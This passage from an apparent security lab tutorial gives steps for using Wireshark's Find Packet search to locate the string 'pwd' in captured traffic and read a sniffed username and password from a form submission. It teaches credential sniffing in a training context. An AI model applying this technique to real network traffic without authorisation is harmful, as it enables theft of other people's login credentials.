
15. Now, click **Edit** from the menu bar and click **Find Packet....**



16. The **Find Packet** section appears below the display filter field.


17. Click **Display filter**, select **String** from the drop-down options. Click **Packet list**, select **Packet details** from the drop-down options, and click **Narrow & Wide** and select **Narrow (UTF-8 / ASCII)** from the drop-down options.

18. In the field next to **String**, type **pwd** and click the **Find** button.




19. **Wireshark** will now display the sniffed password from the captured packets.

20. Expand the **HTML Form URL Encoded: application/x-www-form-urlencoded** node from the packet details section, and view the captured username and password, as shown in the screenshot.

